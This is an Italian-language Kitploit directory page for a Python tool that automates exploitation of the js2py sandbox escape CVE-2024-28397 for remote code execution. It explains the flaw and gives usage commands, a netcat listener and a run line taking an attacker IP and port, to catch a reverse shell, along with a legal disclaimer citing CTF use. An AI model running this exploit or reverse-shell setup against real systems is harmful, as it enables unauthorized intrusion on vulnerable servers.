
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
CVE-2024-28397-Exploit-Automation — Uno script di automazione in Python per sfruttare la vulnerabilità **js2py Sandbox Escape** (CVE-2024-28397). Questo strumento automatizza il processo di generazione e consegna del payload per ottenere l'esecuzione remota di codice (RCE) su istanze vulnerabili. | Kitploit
Strumenti/GitHubGitHub/l1337xi/cve-2024-28397-exploit-automation
Generazione di PayloadExploitSfruttamento di Applicazioni WebCTFApprendimento e FormazioneStrumento di Accesso Remoto
GitHubl1337xi/cve-2024-28397-exploit-automation

CVE-2024-28397-Exploit-Automation

Uno script di automazione in Python per sfruttare la vulnerabilità **js2py Sandbox Escape** (CVE-2024-28397). Questo strumento automatizza il processo di generazione e consegna del payload per ottenere l'esecuzione remota di codice (RCE) su istanze vulnerabili.

Vedi Repository
23411 mesi faNon ancora revisionato
Condividi

CVE-2024-28397 Automazione dell'Exploit

Uno script di automazione in Python per sfruttare la vulnerabilità js2py Sandbox Escape (CVE-2024-28397). Questo strumento automatizza il processo di generazione e consegna del payload per ottenere l'esecuzione remota di codice (RCE) su istanze vulnerabili.

⚠️ Disclaimer Legale L'utilizzo di questo strumento per attaccare obiettivi senza il preventivo consenso reciproco è illegale. Questo repository è esclusivamente a scopo educativo. L'autore non è responsabile di qualsiasi uso improprio di queste informazioni. Questo strumento è pensato per essere utilizzato in valutazioni di sicurezza autorizzate e in ambienti Capture The Flag (CTF).

🧐 Sulla Vulnerabilità

CVE-2024-28397 riguarda la libreria js2py (versioni < 0.74). La libreria non riesce a isolare correttamente l'ambiente JavaScript dall'ambiente Python host.

  • La Falla: Una sanitizzazione inadeguata degli input consente l'accesso agli attributi interni di Python __class__ e __subclasses__.
  • L'Impatto: Un attaccante può attraversare la gerarchia degli oggetti per accedere a subprocess.Popen, consentendo l'esecuzione arbitraria di comandi sul server host.

🚀 Funzionalità

  • Generazione Automatica del Payload: Costruisce automaticamente la logica di fuga dalla sandbox JavaScript.
  • Codifica Base64: Gestisce la codifica del payload per prevenire errori di sintassi durante la trasmissione.
  • Gestione della Connessione: Rileva l'esecuzione riuscita della shell in base ai timeout delle richieste.
  • Output Professionale: Interfaccia CLI pulita con aggiornamenti di stato.

🛠️ Utilizzo

Prerequisiti

pip install requests

Avvia il tuo listener Netcat :

nc -lvnp 1337

Esegui lo script :

python3 exploit.py -u <target url> -i <attacker ip> -p <attacker port>

📸 Prova di Concetto

Ecco lo strumento in azione contro un target vulnerabile (Hack The Box - CodeTwo):

1. Esecuzione

Esecuzione dell'exploit per generare il payload e attivare la callback: crop3

2. Successo


Ricezione della reverse shell sul listener: Reverse Shell Riuscita

  • 📜 Crediti

  • Scoperta della Vulnerabilità e Payload JS Principale: Marven11

  • Script di Automazione: L1337Xi

  • Collaboratori:

    • Leyn4L
    • iamrizwanvp
    • axai457
Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    977
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    564
  • 3

    looking-glass

    anonghosty/looking-glass

    Piattaforma CSIRT che importa i report di Shadowserver in MongoDB e li riproduce come mappe interattive, analisi, risultati, avvisi e dashboard executive.

    352
  • 4

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    344
  • 5

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    322
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    308

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →






